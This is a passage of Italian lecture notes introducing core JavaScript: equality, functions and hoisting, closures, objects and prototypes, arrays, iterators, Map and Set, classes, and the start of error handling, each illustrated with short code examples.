console.log(0 == false)   //true
console.log(true == 1)     //true
console.log(true == "1")  //true
console.log(true == 42)   //false
```

L'operatore di uguaglianza stretta (===) controlla se i suoi due operandi sono uguali senza conversione di tipo.

- Se gli operandi sono di tipi diversi, il controllo restituisce immediatamente falso.

```
console.log(42 === 42)     //true
console.log("JS" === "JS") //true
console.log("1" === 1)     //false
console.log(0 === false)  //false
console.log(true === 1)    //false
console.log(true === "1")  //false
console.log(true === 42)   //false
```

Control-flow:

If, If-else, for, while, do, switch hanno la stessa sintassi e semantica di Java. Anche le istruzioni continue e break funzionano esattamente come in Java.

```
if(condition){
  //code
}

if(condition){
  //code
} else {
  //code
}

do {
  //code
} while(condition);
```

```
for(let i=0;i<10;i++){
  //code
}

while(expression){ /* code */ }

switch(expression){
  case value:
    //code
    break;
  default:
    //code
}
```

Funzioni:

Le funzioni possono essere dichiarate utilizzando la seguente sintassi:

```
function greet(name){  
  console.log(`Hello ${name}`); //backticks for template literals  
}  
  
greet("Web Technologies"); //prints "Hello Web Technologies"
```

Lo scope di una dichiarazione di funzione è lo scope corrente in cui avviene la dichiarazione.

Nota: gli apici inversi («`», detti anche backticks) possono essere inseriti usando ALT+096 sul tastierino numerico (su Windows), se si ha una tastiera italiana.

Default Arguments:

Quando non vengono passati argomenti in una chiamata di funzione, i parametri vengono inizializzati a undefined.

Le funzioni possono avere diversi valori predefiniti per i parametri, dichiarati come segue:

```
function greet(name, message="Hello"){ //message has a default value  
  console.log(`${message} ${name}`);  
}  
  
greet("Web Technologies");           // Hello Web Technologies  
greet("Web Technologies", "Ciao");  // Ciao Web Technologies  
greet();                             // Hello undefined
```

Hoisting:

L'Hoisting si applica anche alle dichiarazioni di funzione.

```
greet("Web Technologies"); //prints "Hello Web Technologies" (!)  
  
function greet(name, message="Hello"){  
  console.log(`${message} ${name}`);  
}
```


Inner Scope e Visibilità:

Una funzione crea il proprio scope.

- Le variabili (e le funzioni) dichiarate al suo interno non sono visibili negli scope esterni

Una funzione può accedere alle variabili dagli scope esterni (closure).

- A condizione che non siano mascherate nel proprio scope.

```
let message = "Hello";
console.log(greet("Web Technologies")); //output: Hello Web Technologies!

function greet(name){           // hoisted to the beginning of the global scope
  return generateMessage();
  function generateMessage(){ // hoisted to the beginning of greet's scope
    return `${message} ${name}!`;
  }
}
```

Nell'esempio precedente, generateMessage è locale allo scope della funzione greet e non può essere referenziato dall'esterno di tale scope.

```
let message = "Hello";
console.log(greet("Web Technologies")); //output: Hello Web Technologies!

function greet(name){
  return generateMessage();
  function generateMessage(){ // hoisted to the beginning of greet's scope
    return `${message} ${name}!`;
  }
}

generateMessage(); // Raises ReferenceError: generateMessage is not defined
```

Function Expressions:

Le funzioni possono anche essere create utilizzando espressioni di funzione e assegnate a una variabile.

```
// standard function expression           // alternative, using arrow functions
let greet = function(name) {
  console.log(`Hello ${name}!`);
}
let greet = (name) => {
  console.log(`Hello ${name}!`);
}

greet("Web Technologies"); // output: Hello Web Technologies!
```

In questi casi valgono le stesse regole dell'Hoisting variabile.

Esempi di Hoisting:

```
greet(); //ReferenceError: undefined
{
  greet(); //output: Hello

  function greet(){
    console.log("Hello");
  }
}
```

```
salute(); //ReferenceError: undefined
{
  salute(); //ReferenceError: uninitialized

  let salute = function(){
    console.log("Howdy");
  }
}
```

Funzioni annidate:

Una funzione è annidata quando viene creata all'interno di un'altra funzione.

Le funzioni annidate possono essere restituite e utilizzate all'esterno della funzione originale

Indipendentemente da dove vengono utilizzate, le funzioni annidate possono accedere al contesto esterno della funzione che le ha create.

```
function getGreeter(message) {
  let sep = ",";
  return function(name) {
    console.log(`${message}${sep} ${name}!`);
  }
}

let helloGreeter = getGreeter("Hello");
helloGreeter("Web"); //Hello, Web!

let howdyGreeter = getGreeter("Howdy");
howdyGreeter("JS"); //Howdy, JS!
```

Oggetti:

Gli oggetti sono contenitori di dati key:value.

```
let a = new Object(); // "object constructor" syntax
let b = {};           // "object literal" syntax, used more often
```

Possiamo aggiungere proprietà a un oggetto quando lo creiamo.

```
let pet = {
  name: "Hannibal", // by key "name" store value "Hannibal"
  age: 7             // by key "age" store value 7
}
```

Una proprietà ha una chiave (alias nome o identificatore) prima di «:», e un valore alla sua destra. Le dichiarazioni di proprietà sono separate da virgole.

Proprietà di accesso:

È possibile accedere alle proprietà utilizzando la dot notation.

```
let pet = {
  name: "Hannibal",
  age: 7
}

console.log(pet.name); // output: Hannibal
console.log(pet.age);  // output: 7
console.log(pet.nickname); // output: undefined
```

Aggiungere/Eliminare proprietà:


Le proprietà possono anche essere aggiunte utilizzando la dot notation.

```
let pet = {
  name: "Hannibal",
  age: 7
}

pet.nickname = "the Affable"; // new property
delete pet.age;               // delete property

console.log(pet.name);        // "Hannibal"
console.log(pet.age);         // undefined
console.log(pet.nickname);    // "the Affable"

console.log(pet); // print object in console
console.table(pet); // alternative way to print objects in console
```



```
> Object { name: "Hannibal", nickname: "the Affable" }
script.js:21:8
console.table()
script.js:22:8
```

(index)	Values
name	Hannibal
nickname	the Affable

Square Brackets Notation:

Le proprietà chiave possono anche contenere spazi ed essere accessibili utilizzando la notazione tra parentesi quadre (square brackets notation).

```
let dog = {
  name: "Sif",
  "is a good boy": true
}

console.log(dog["name"]);
console.log(dog["is a good boy"]);
//expressions can be used as keys
dog["is the "+"best boy"] = true;

console.table(dog);
```

console.table() [script.js:33:9](#)

(index)	Values
name	Sif
is a good boy	true
is the best boy	true

>> | 

Riferimenti:

Le variabili assegnate a un oggetto memorizzano un riferimento all'oggetto, non all'oggetto stesso.

```
let firstPet = {
  name: "Richard",
  species: "Lizard"
}

let secondPet = firstPet;
secondPet.name = "Chuck";
secondPet.species = "Duck";

console.log(firstPet); // Object { name: "Chuck", species: "Duck" }
console.log(secondPet); // Object { name: "Chuck", species: "Duck" }
console.log(firstPet == secondPet); // true, same value
console.log(firstPet === secondPet); // true (both are references, same value)
```

Cloning:

Come possiamo effettivamente creare un clone di un oggetto?

- Dobbiamo iterare su ogni proprietà e copiarle una alla volta.

```
function clone(object){
  let copy = {}; // new object
  for(let key in object){
    copy[key] = object[key];
  }
  return copy;
}
```

```
let pet = {
  name: "Richard", species: "Lizard"
}

let copy = clone(pet);

copy.name = "Chuck";
console.log(pet.name); // Richard
console.log(copy.name); // Chuck
```

Shallow e Deep Cloning:

Il valore della proprietà di un oggetto potrebbe essere un altro oggetto.

La funzione clone implementata crea un clone superficiale (shallow).

- Gli oggetti interni non vengono clonati, ma vengono copiati solo i riferimenti

```
function clone(object){  
  let copy = {};  
  for(let key in object){  
    copy[key] = object[key];  
  }  
  return copy;  
}
```

```
let pet = {  
  name: "Garfield", species: "Cat",  
  owner: {  
    name: "John", age: 17  
  }  
}  
  
let copy = clone(pet);  
copy.owner.name = "Liz";  
console.log(pet.owner.name); // Liz  
console.log(copy.owner.name); // Liz
```

Per ottenere un deep clone (ovvero, clonare anche gli oggetti interni), dobbiamo usare la ricorsione.

L'implementazione di metodi clone da zero ha un valore didattico, ma non dobbiamo implementarli ogni volta.

Alternative integrate includono:

- Object.assign()(shallow)
- structuredClone()(deep)

```
// deep clone  
function clone(object){  
  let copy = {};  
  for(let key in object){  
    if(typeof object[key] === "object"){  
      copy[key] = clone(object[key]);  
    }  
    else {  
      copy[key] = object[key];  
    }  
  }  
  return copy;  
}
```

Metodi:

Le proprietà degli oggetti possono anche essere funzioni.

- Le funzioni che sono una proprietà di un oggetto sono chiamate metodi.
- I seguenti sono tutti modi equivalenti di definire metodi.

```
let p = {
  name: "John",
  age: 17,
  greet: function(){
    console.log("Hi!");
  }
}

p.greet(); // Hi!

let p = {
  name: "John",
  greet: greet
}

function greet(){
  console.log("Hi!");
}

let p = {
  name: "John"
}

p.greet = function(){
  console.log("Hi!");
}
```

Esiste anche una sintassi più breve per dichiarare i metodi in un object literal.

```
// classic version
let p = {
  name: "John",
  greet: function(){
    console.log("Hi!");
  }
}

p.sayHi(); // Hi!

// shorthand version
let p = {
  name: "John",
  greet(){
    console.log("Hi!");
  }
}
```

La keyword "this":

È comune che object method faccia riferimento ad altre proprietà dello stesso oggetto.

I metodi possono accedere all'oggetto che li contiene tramite la parola chiave this.

```
let john = {
  name: "John",
  greet(){
    console.log(`Hi, I'm ${this.name}!`);
  }
}

john.greet(); // Hi, I'm John!
```

Il valore di this viene valutato in fase di esecuzione, a seconda del contesto.

```
let john = {name: "John"};
let will = {name: "Will"};

let greet = function(){
  console.log(`Hi, I'm ${this.name}!`);
}

// same function is assigned as a method to two objects
john.greet = greet;
will.greet = greet;

john.greet(); // Hi, I'm John!
will.greet(); // Hi, I'm Will!
```

Arrow Functions:

Le arrow functions non hanno this.

Se this è riferito in una arrow function, esso viene preso dal contesto esterno.

```
let john = {nick: "John"};
let will = {nick: "Will"};

let greet = () => {
  console.log(`Hi, I'm ${this.nick}!`);
}
john.greet = greet;
will.greet = greet;

john.greet(); // Hi, I'm undefined!
will.greet(); // Hi, I'm undefined!
```

Costruttori:

Finora, abbiamo creato oggetti usando la sintassi object literal {...}.

Per creare molti oggetti simili possiamo usare funzioni costruttore e la parola chiave new.

I costruttori sono solo funzioni normali. Si applicano due convenzioni:

- Il loro nome dovrebbe iniziare con una lettera maiuscola.
- Dovrebbero essere invocati solo usando la parola chiave new.

```
function Pet(name, species){
  this.name = name;
  this.species = species;
  this.age = undefined;
}

let rick = new Pet("Richard", "Lizard");
let chuck = new Pet("Chuck", "Duck");
```

Quando una funzione viene eseguita con new:

- Viene creato un nuovo oggetto vuoto e assegnato a this.
- Il corpo della funzione viene eseguito. In genere, modifica this.
- Viene restituito il valore di this.

Chaining opzionale:

Se accediamo a una proprietà indefinita, otterremo un valore indefinito.

```
let pet = {  
  name: "Garfield"  
}  
console.log(pet.species); // undefined
```

A volte, potremmo provare ad accedere a una proprietà di una proprietà indefinita, il che si traduce in un errore.

```
console.log(pet.owner.name); //throws ReferenceError
```

In molti casi pratici, potremmo preferire ottenere un valore indefinito (ad esempio: che significa che non è noto il nome del proprietario dell'animale) piuttosto che un errore.

Potremmo controllare esplicitamente che una proprietà sia definita prima di accedere alle sue proprietà interne, ma è piuttosto ripetitivo e poco elegante.

```
let ownerName = pet.owner ? pet.owner.name : undefined;
```

L'operatore di chaining opzionale «?.» è utile in queste situazioni.

- Interrompe immediatamente («cortocircuita») la valutazione se la parte sinistra è indefinita, restituendo indefinito.

```
let ownerName = pet.owner?.name;
```

Il chaining opzionale può anche essere utilizzato per chiamare una funzione che potrebbe non esistere o quando si accede alle proprietà con la notazione delle parentesi quadre.

```
let john = {  
  name: "John",  
  greet(){ return "Hi!"; },  
  address: { "street name": "Web Dev Blvd" }  
}  
  
let mike = { name: "Mike", age: 17 }  
  
console.log( john.greet?.() ); // Hi!  
console.log( mike.greet?.() ); // undefined  
console.log( john.address?.['street name'] ); // Web Dev Blvd  
console.log( mike.address?.['street name'] ); // undefined
```


Configurare le proprietà:

Le proprietà degli oggetti, oltre ad avere un valore, hanno tre attributi speciali (chiamati flag):

- Writable: se true, il valore può essere modificato. Altrimenti, è di sola lettura.
- Enumerable: se true, la proprietà è elencata nei cicli.
- Configurable: se true, la proprietà può essere eliminata e i suoi flag possono essere modificati

Quando creiamo una proprietà nel modo «tradizionale», tutti i flag sono impostati su true.

<pre>let pet = { species: "cat" } Object.defineProperty(pet, "name", { value: "Garfield", writable: false, enumerable: false, configurable: false }) for(let key in pet){ console.log(`Key: \${key}`); //only prints Key: species } pet.name = "Odie"; //TypeError: "name" is read-only delete pet.species; //works delete pet.name; //TypeError: property "name" is non-configurable</pre>	• Properties can be defined also using Object.defineProperty() • When props are created in this way, all flags default to false
---	---

Le proprietà possono essere definite anche usando `Object.defineProperty()`.

- Quando le proprietà vengono create in questo modo, tutti i flag sono impostati su false,

Getter e Setter di proprietà:

Esistono due tipi di proprietà oggetto:

- Proprietà dati (Data properties): memorizzano un valore (quelle che abbiamo visto finora).
- Proprietà accessorie (Accessor properties): funzioni che vengono eseguite quando si accede a una proprietà (in modalità lettura o scrittura)

Le proprietà accessor sono rappresentate da un getter (invocato quando la proprietà viene letta) e da un setter (invocato quando viene assegnata).

- Le parole chiave `get` e `set` possono essere utilizzate per indicare getter e setter in object literal.

```
let p = {
  first: "John",
  last: "Smith",
  get fullName(){
    return `${this.first} ${this.last}`;
  },
  set fullName(name) {
    [this.first, this.last] = name.split(" "); // fancy destructuring assignment
  }
}
// notice that we access fullName as a property and not as a function (no "()")!
// from the outside, there is no difference between data and accessor properties
console.log(p.fullName); //John Smith
p.fullName = "Jane White";
console.log(p.fullName); //Jane White
p.fullName(); //TypeError: p.fullName is not a function
```

Lezione 6:

Javascript - Parte 2:

Prototipi ed Eredità:


Oggetti:

L'ereditarietà è un aspetto essenziale della programmazione orientata agli oggetti.

JavaScript è caratterizzato dalla ereditarietà prototipale (Prototypal inheritance):

- Ogni oggetto ha una speciale proprietà nascosta chiamata `[[Prototype]]`.
- `[[Prototype]]` è nullo o fa riferimento ad altri oggetti.

Quando accediamo a una proprietà di un oggetto che manca, JavaScript cerca la proprietà attraversando la catena dei prototipi.




```
let pet = {
  legs: 4, greet(){ console.log("..."); }
}
let cat = {
  __proto__: pet //setting the prototype
}
cat.greet(); // "..."
console.log(cat.legs); //4
console.log(cat.__proto__); //Object { legs: 4, greet: greet() }
```

- `__proto__` è un getter/setter per la proprietà `[[Prototype]]`.
- Nel moderno JavaScript, è possibile usare `Object.getPrototypeOf()` e `Object.setPrototypeOf()`.

I prototipi vengono utilizzati solo durante la lettura delle proprietà.


- Le operazioni di scrittura/eliminazione funzionano direttamente sull'oggetto.



Costruttori e prototipi (1):

Possiamo creare oggetti usando le funzioni costruttore, come «new Pet()».

Quando Pet.prototype è un oggetto, l'operatore new lo usa per impostare il [[Prototype]] per l'oggetto appena creato.



Costruttori e proprietà:

Cosa succede quando la funzione costruttore non ha la proprietà prototipo?

```
function Pet(name, age) {
  this.name = name; this.age = age;
}
let chuck = new Pet('Chuck', 3); let rick = new Pet('Rick', 7);
```


In tal caso, viene utilizzato un prototipo predefinito.

- Il prototipo predefinito è un oggetto con una proprietà constructor, che punta alla funzione costruttore.

```
Pet.prototype = { constructor: Pet }
```

Costruttori e Prototipi (2):

```
function Pet(name, age) {  
  this.name = name; this.age = age;  
}  
let chuck = new Pet('Chuck', 3); let rick = new Pet('Rick', 7);
```



Vediamo due modi alternativi per aggiungere metodi agli oggetti creati:

```
function describe(){ console.log(`I'm ${this.name} and my age is ${this.age}`); }  
  
function Pet(name, age) {  
  this.name = name; this.age = age;  
  this.describe = describe; // (1) adds a describe method to each created object  
}  
  
let chuck = new Pet('Chuck', 3); let rick = new Pet('Rick', 7);  
  
Pet.prototype.describe = describe; // (2) adds a describe method to the prototype  
// of each created object  
  
chuck.describe(); rick.describe();
```

Strutture Dati:

Array:

Gli array consentono di memorizzare sequenze ordinate di valori.

Possono essere dichiarati utilizzando la sintassi degli array literals con parentesi quadre [] o il costruttore Array.

```
//array literal syntax
let a = ["HTML", "CSS", "JS"];
console.log(a); //Array(3) [ "HTML", "CSS", "JS" ]

//constructor syntax
let b = new Array("HTML", "CSS", "JS");
console.log(b); //Array(3) [ "HTML", "CSS", "JS" ]
```

Indexing:

Gli array sono indicizzati, a partire da 0.

- È possibile accedere a valori specifici in modalità lettura/scrittura utilizzando la notazione tra parentesi quadre.
- La proprietà length contiene l'indice massimo, più uno.

```
let a = ["HTML", "CSS", "JS"];
a[2] = "JavaScript";
a[3] = "React";

console.log(a[0]);    // HTML
console.log(a[1]);    // CSS
console.log(a[2]);    // JavaScript
console.log(a[3]);    // React
console.log(a.length); // 4
```

Length:

La length non è in realtà il conteggio dei valori nell'array:

```
let a = [1, 2, 3, 4, 5];           // an interesting thing about the
                                   // length is that it is writeable

a[999] = 998;
console.log(a)                    a.length = 3;
console.log(a.length); // 1000 (!) console.log(a); // [1,2,3]
console.log(a[5]);           // undefined a.length = 5;
console.log(a[999]);         // 998       console.log(a); // [1,2,3,<2 empty>]
console.log(a[2000]);        // undefined a.length = 0; // clears the array
```

Nota: La length è modificabile.

Tipi misti (Mixed Types):

Un array può contenere tipi di dati eterogenei:

```
let a = [  
  "JavaScript",  
  {name: "John", job: "Dev"},  
  12,  
  function(name){  
    console.log(`Hello ${name}`);  
  }  
]  
  
console.log(a[1].name); // John  
a[3]("Web Technologies"); // Hello Web Technologies
```

Metodi:

Gli array forniscono metodi dedicati per aggiungere/rimuovere elementi:

- `push()`: aggiungere un elemento alla fine.
- `shift()`: prendere un elemento dall'inizio.
- `pop()`: prendere un elemento dalla fine.
- `unshift()`: aggiungere un elemento all'inizio.

```
let a = [1]; // [1]  
  
a.push(2); // [1, 2]  
a.unshift(0); // [0, 1, 2]  
x = a.pop(); // [0, 1]  
y = a.unshift(); // [1]  
  
console.log(x); // 2  
console.log(y); // 0
```

Nota: Errore nell'immagine → `y = a.shift()`; e non `y = a.unshift()`;

Iterazione:

Array può essere iterato utilizzando cicli for sugli indici, utilizzando la sintassi alternativa for..of o il metodo forEach.

Poiché gli array sono oggetti, è anche possibile utilizzare for..in, ma non è una buona idea:

- È 10-100 volte più lento.
- Potrebbero esserci altre proprietà enumerabili al di fuori dei valori dell'array.

```
let a = ["a", "b", "c"];
a[4] = "e";

for(let i = 0; i < a.length; i++)
  console.log(a[i]); //a,b,c,undefined,e

for(let item of a)
  console.log(item); //a,b,c,undefined,e

a.forEach( (value, index, array) => {
  console.log(`a[${index}]=${value}`);
});

for(let key in a){
  console.log(a[key]); //a,b,c,e
}
```

Array Multidimensionali:

Gli elementi dell'array possono anche essere altri array.

Possiamo usare questo per definire array multidimensionali (ad esempio: matrici):

```
let matrix = [
  [1,2,3],
  [4,5,6],
  [7,8,9],
]

console.log(matrix[0][0]); //1
console.log(matrix[1][1]); //5
console.log(matrix[2][2]); //9
```


Assegnamenti di destrutturazione:

Vediamo ora una sintassi speciale (Destructuring Assignments) che consente di decomprimere gli array in variabili:

```
let [x, y] = ["a", "b", "c"]; // remaining array elements are discarded
console.log(x); //a
console.log(y); //b

let [a, b, ...rest] = [1,2,3,4,5]; // remaining array elements are stored in rest
console.log(a);    //1
console.log(b);    //2
console.log(rest); //[3, 4, 5]

//similar syntax can also be used in function parameters
function greet(msg, ...names){
  console.log(`${msg} to ${names}`);
}
greet("Hello", "Ann", "Bob", "Carl"); //Hello to Ann,Bob,Carl
```

Nota: ...names deve sempre essere l'ultimo parametro in ingresso alla funzione per funzionare.

Iterables:

Il ciclo for..of può essere utilizzato con oggetti iterabili. Gli array sono oggetti iterabili (così come le stringhe):

```
let string = "Web Technologies!";
for(let char of string){
  console.log(char); //W, e, b, , T, e, ...
}
```

Cosa succede se abbiamo un oggetto personalizzato che rappresenta una raccolta di valori e vogliamo usarlo in un costrutto di ciclo for..of?

```
//range represents a set of integers:
//starting at min, and arriving up to max, with steps of the specified size
let range = {
  min: 1,
  max: 10,
  step: 2
}

for(let value of range){ //TypeError: range is not iterable
  console.log(value);
}
```

Per rendere un oggetto iterabile, è necessario implementare uno speciale metodo Symbol.iterator.

Symbol.iterator:

Quando un ciclo for..of inizia, richiama il metodo Symbol.iterator sull'oggetto una volta (e genera un TypeError se il metodo non esiste).

In seguito, il ciclo for..of funziona solo con l'oggetto (Iterator) restituito dalla chiamata Symbol.iterator.

Quando il ciclo for..of deve accedere al valore successivo, richiama il metodo next() sull'Iterator.

Il risultato dell'invocazione di next() è un oggetto della forma {done: boolean, value: any} dove done = true significa che il ciclo è terminato, altrimenti value è il valore successivo.

Vediamo un implementazione di Symbol.iterator:

```
let range = { min: 1, max: 10, step: 3 }

range[Symbol.iterator] = function(){
  return {
    current: this.min, max: this.max, step: this.step,
    next(){
      let n = {done: false, value: this.current};
      if(n.value > this.max)
        n.done = true;
      this.current += this.step;
      return n;
    }
  }
}

for(let value of range)
  console.log(value); //1,4,7,10
```

È anche possibile lavorare direttamente con gli iteratori, come mostrato di seguito.

- Il ciclo while qui sotto descritto replica il ciclo for..of descritto poco prima.

```
let iterator = range[Symbol.iterator]();
while(true){
  let result = iterator.next();
  if(result.done)
    break;
  console.log(result.value);
}
```

Maps:

Le mappe sono raccolte di coppie chiave-valore.

- Le mappe consentono chiavi di qualsiasi tipo (Negli oggetti invece le proprietà, ovvero le chiavi, sono stringhe).
- I metodi e le proprietà sono:
 - ❖ `new Map()`: Crea la mappa.
 - ❖ `map.set(key, value)`: Memorizza il valore tramite la chiave.
 - ❖ `map.get(key)`: Restituisce il valore tramite la chiave, o `undefined` se non è presente.
 - ❖ `map.has(key)`: Restituisce `true` se la chiave esiste, `false` altrimenti.
 - ❖ `map.delete(key)`: Rimuove la coppia chiave-valore tramite la chiave.
 - ❖ `map.clear()`: Rimuove tutto dalla mappa
 - ❖ `map.size`: È il conteggio degli elementi correnti.

Maps vs Objects:

```
let map = new Map();
let o = {};

map.set(1, "Num");      map.set("1", "Str");
map.set(true, "Bool");  map.set("true", "Str");

console.log(map); //Map { 1 → "Num", "1" → "Str", true → "Bool", "true" → "Str" }
console.log(map.size); // 4

o[1]      = "Num"; o["1"]      = "String";
o[true]   = "Bool"; o["true"]  = "String";
console.log(o); //Object { 1: "String", true: "String" }
```

Iterazioni:

```
let map = new Map();

map.set("Hello", "JS"); map.set(1, true); map.set(false, 42);

for(let key of map.keys()){ //map.keys() returns an iterable over keys
  console.log(key); //Hello, 1, false
}
for(let value of map.values()){ //map.values() returns an iterable over values
  console.log(value); //JS, true, 42
}
for(let [key, value] of map.entries()){ //iterable over entries
  console.log(`${key}: ${value}`);
}
for(let [key, value] of map){ //equivalent to the one before
  console.log(`${key}: ${value}`);
}
```

Sets:

Gli insiemi (Sets) sono una struttura dati per memorizzare raccolte di valori senza ripetizioni.

I metodi principali di un insieme sono:

- `new Set([iterable])`: Crea il set. Se viene fornito un iterabile, ne copia i valori.
- `set.add(value)`: Memorizza il valore, restituisce il set stesso.
- `set.delete(value)`: Elimina il valore dal set. Restituisce `true` se il valore esiste, `false` in caso contrario.
- `set.has(value)`: Restituisce `true` se il valore esiste nel set, `false` in caso contrario.
- `set.clear()`: Rimuove tutto dal set.
- `set.size`: È il conteggio degli elementi correnti.

Esempio:

```
let set = new Set();

let eric = { name: "Eric" };
let stan = { name: "Stan" };
let kyle = { name: "Kyle" };

set.add(eric); set.add(stan);
set.add(kyle); set.add(eric);
set.add(kyle);

// set keeps only unique values
console.log( set.size ); // 3

for (let user of set) {
  console.log(user.name); //Eric, Stan, Kyle
}
```

Classi:

Abbiamo familiarità con il concetto di classi nei software orientati a oggetti.

Le classi sono fondamentalmente modelli per la creazione di oggetti:

- I costruttori e new possono aiutare in questo in JavaScript.
- JavaScript presenta anche un costrutto di classe più avanzato, che offre alcuni vantaggi.

```
class Pet {  
  constructor(name){ this.name = name }  
  method1(){ /*...*/}  
  method2(){ /*...*/}  
  /* more methods */  
}  
  
let pet = new Pet("Chuck");
```

- new Pet() crea un nuovo oggetto e invoca il metodo costruttore con gli argomenti forniti, che imposta la proprietà name sull'oggetto. Il nuovo oggetto viene quindi restituito.

Cos'è esattamente una classe? Non è una nuova entità a livello di linguaggio:

- typeof(Pet); //function

In JavaScript, le classi sono tipi speciali di funzioni.

Cosa fa realmente il costrutto class Pet {...}?:

- Crea una funzione costruttore denominata Pet. Il codice della funzione è preso dal metodo constructor() (o è vuoto se non esiste tale metodo).
- Memorizza gli altri metodi di classe in Pet.prototype.


Similmente agli oggetti, le classi supportano proprietà e getter/setter:

```
class Duck {  
  species = "Duck"; //property  
  constructor(name){this.name = name}  
  greet(){  
    console.log("Quack!")  
  }  
  get fullDescription(){return `${this.name} the ${this.species}`};  
  [Symbol.iterator]() { /*...*/}  
}  
  
let duck = new Duck("Chuck");  
duck.greet(); //Quack!  
console.log(duck.fullDescription); //Chuck the Duck
```

Ereditarietà delle classi:

Le classi JavaScript possono ereditare da altre classi utilizzando la parola chiave `extends`.

```
class Pet {  
  describe(){ console.log("I'm a pet"); }  
  greet(){ console.log("..."); }  
}  
  
class Duck extends Pet {  
  greet(){ console.log("Quack!"); }  
}  
  
let chuck = new Duck();  
chuck.describe(); //I'm a pet  
chuck.greet();    //Quack!
```



Internamente, `extends` viene implementata utilizzando la proprietà `[[Prototype]]`:

```
>> chuck  
← ▾ Object { }  
  ▾ <prototype>: Object { ... }  
    ▶ constructor: class Duck {} ↗  
    ▶ greet: function greet() ↗  
    ▾ <prototype>: Object { ... }  
      ▶ constructor: class Pet {} ↗  
      ▶ describe: function describe() ↗  
      ▶ greet: function greet() ↗  
      ▶ <prototype>: Object { ... }  
  
>>
```

Gestione degli Errori:

Errori:

Quando si esegue uno script, possono verificarsi degli errori.

- Possono verificarsi perché i programmatori commettono errori, perché gli utenti hanno fornito input inaspettati e così via...
- Quando si verificano degli errori, gli script in genere si interrompono immediatamente, stampando un messaggio di errore nella console.

```
let myvar = 0;

for(let num of [1,2,3,4,5]){
  mvvar += num; // ReferenceError: mvvar is not defined
}

console.log(myvar);
```


Gestione degli errori:

Un costrutto sintattico try/catch/finally fornisce modi per gestire gli errori.

Concettualmente, è lo stesso costrutto di Java.

- Con alcune piccole differenze.

```
try {
  console.log("starting");
  x = 1; //forgot the let keyword
  console.log("assignment done"); // not executed
